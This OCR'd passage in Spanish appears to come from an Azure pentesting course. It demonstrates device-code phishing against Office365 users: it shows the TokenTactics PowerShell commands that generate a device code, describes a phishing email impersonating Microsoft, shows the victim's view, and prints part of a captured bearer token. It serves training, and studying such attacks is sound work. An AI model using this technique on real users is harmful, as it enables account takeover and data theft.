
Enumeración con ROADTools



Enumeración con ROADTools



Enumeración con ROADTools



Phising contra usuarios de Office365

OAuth permite diferentes flujos de autenticación para conceder acceso a una aplicación. Uno de ellos es la autorización de dispositivo, usada en dispositivos con capacidad de entrada limitada como smart TVs e impresoras.


Este método proporciona al usuario un código único y le pide que visite una página web en otro dispositivo para autorizar el suyo ingresando dicho código.

Este proceso puede ser explotado por atacantes para realizar phishing, engañando a la víctima para que ingrese en la página de su proveedor de autenticación un código proporcionado por el atacante, otorgando así acceso a su cuenta.

Utilizando TokenTactics desde una cuenta de atacante (vikingscybersec)


```
Gerh  TokenTactics-main  Import-Module .\TokenTactics.psd1
ADVERTENCIA: Algunos nombres de comando importados del módulo 'TokenTactics' incluyen verbos no aprobados que podrían dificultar su reconocimiento.
no aprobados, vuelva a ejecutar el comando Import-Module con el parámetro Verbose. Para obtener una lista de verbos aprobados, escriba Get-Verb.
Gerh  TokenTactics-main  cd D:\Spartan-Cybersec\HACKING-ACADEMY\Cursos\AZURE-PENTESTING-CPAZ\Tools\AzureAD
Gerh  AzureAD  Import-Module .\AzureAD.psd1
Gerh  AzureAD
Gerh  AzureAD  $passwd = ConvertTo-SecureString "I4MH4CKER!" -AsPlainText -Force
Gerh  AzureAD  $creds = New-Object System.Management.Automation.PSCredential ("hacker@vikingscybersec.onmicrosoft.com",$passwd)
Gerh  AzureAD  Connect-AzureAD -Credential $creds

Account                              Environment TenantId                             TenantDomain                    AccountType
-------                              ----------- --------                             ------------                    -----------
hacker@vikingscybersec.onmicrosoft.com AzureCloud  da109baf-0fe4-4996-a200-9486706f47e8 vikingscybersec.onmicrosoft.com User


Gerh  AzureAD
Gerh  AzureAD  Get-AzureToken -Client Graph


user_code        : A2A4758JD
device_code      : AAQABAAEAAAD--DLA3VO7QrddgJg7WevrytLpwZ-4tRpCBQtueY5LHhboq1XyVECs-6kc_7gaBlW5q9xGBGi5oMh1Z7I1UMAkXkpPAt0lDaG1VgJiM167TL-wgkihqRu
                   vwtsl6vIJSCuutEPSJ3fXgp50AsU8pdsFROogAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code A2A4758JD to authenticate.
```

Phishing por Email suplantando a Microsoft con el código entregado por TokenTactics




Lo que ve la victima #1


Este ataque tiene la ventaja de que el enlace a visitar por la víctima es una URL legítima y no se solicita consentimiento para permisos explícitos más allá de introducir el código del dispositivo e iniciar sesión.




Lo que ve la victima #2



Lo que ve la victima #3




Usuario de Office365 comprometido




```
token_type     : Bearer
scope          : user_impersonation
expires_in     : 4666
ext_expires_in : 4666
expires_on     : 1675373497
not_before     : 1675368530
resource       : https://graph.windows.net/
access_token   : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsIm
                 3MubmV0LyIsImlzcyI6Imh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzA1NzFiYjdmLWMxYjItNDZlZS04MTk2LWQ
                 3LCJhY3IiOiIxIiwiYWlvIjoiQVZRQXEvOFRBQUFBaEt1Y05XSDllS3BsTkJLV0cxd2J3L2paaC9uOHgzVTFHZ
                 282d29nTFRLbzQ9IiwiYW1yIjpbInB3ZCIsIm1mYSJdLCJhcHBpZCI6ImQzNTkwZWQ2LTUyYjMtNDEwMi1hZWZ
                 pcGFkZHIiOiIzLjEzLjEzMi40MCIsIm5hbWUiOiJTb3BvcnRlIFRlY25pY28iLCJvaWQiOiI3YWE3OTg4OC05O
                 zA0NTE4MS03MzYxMTc2MTktMzYwMSIsInB1aWQiOiIxMDAzMjAwMjY2M0YwNjU5IiwicmgiOiIwLkFWa0FmN3R
                 yc29uYXRpb24iLCJzdWIiOiI0M1IyVVZHcmw2c1l4YnhTQXd2SzZ1ZzNTVHFwc3hyZ0Roak82Qm82SFVnIiwid
                 DBjMDY1IiwidW5pcXVlX25hbWUiOiJzb3BvcnRlLnRlY25pY29AU3BhcnRhbkN5YmVyc2VjdXJpdHkub25taWN
                 zb2Z0LmNvbSIsInV0aSI6IlpuSUxwd09uWkV5VXh1Sm1rTEJKQVEiLCJ2ZXIiOiIxLjAifQ.hcbB9vIWkg3SqP
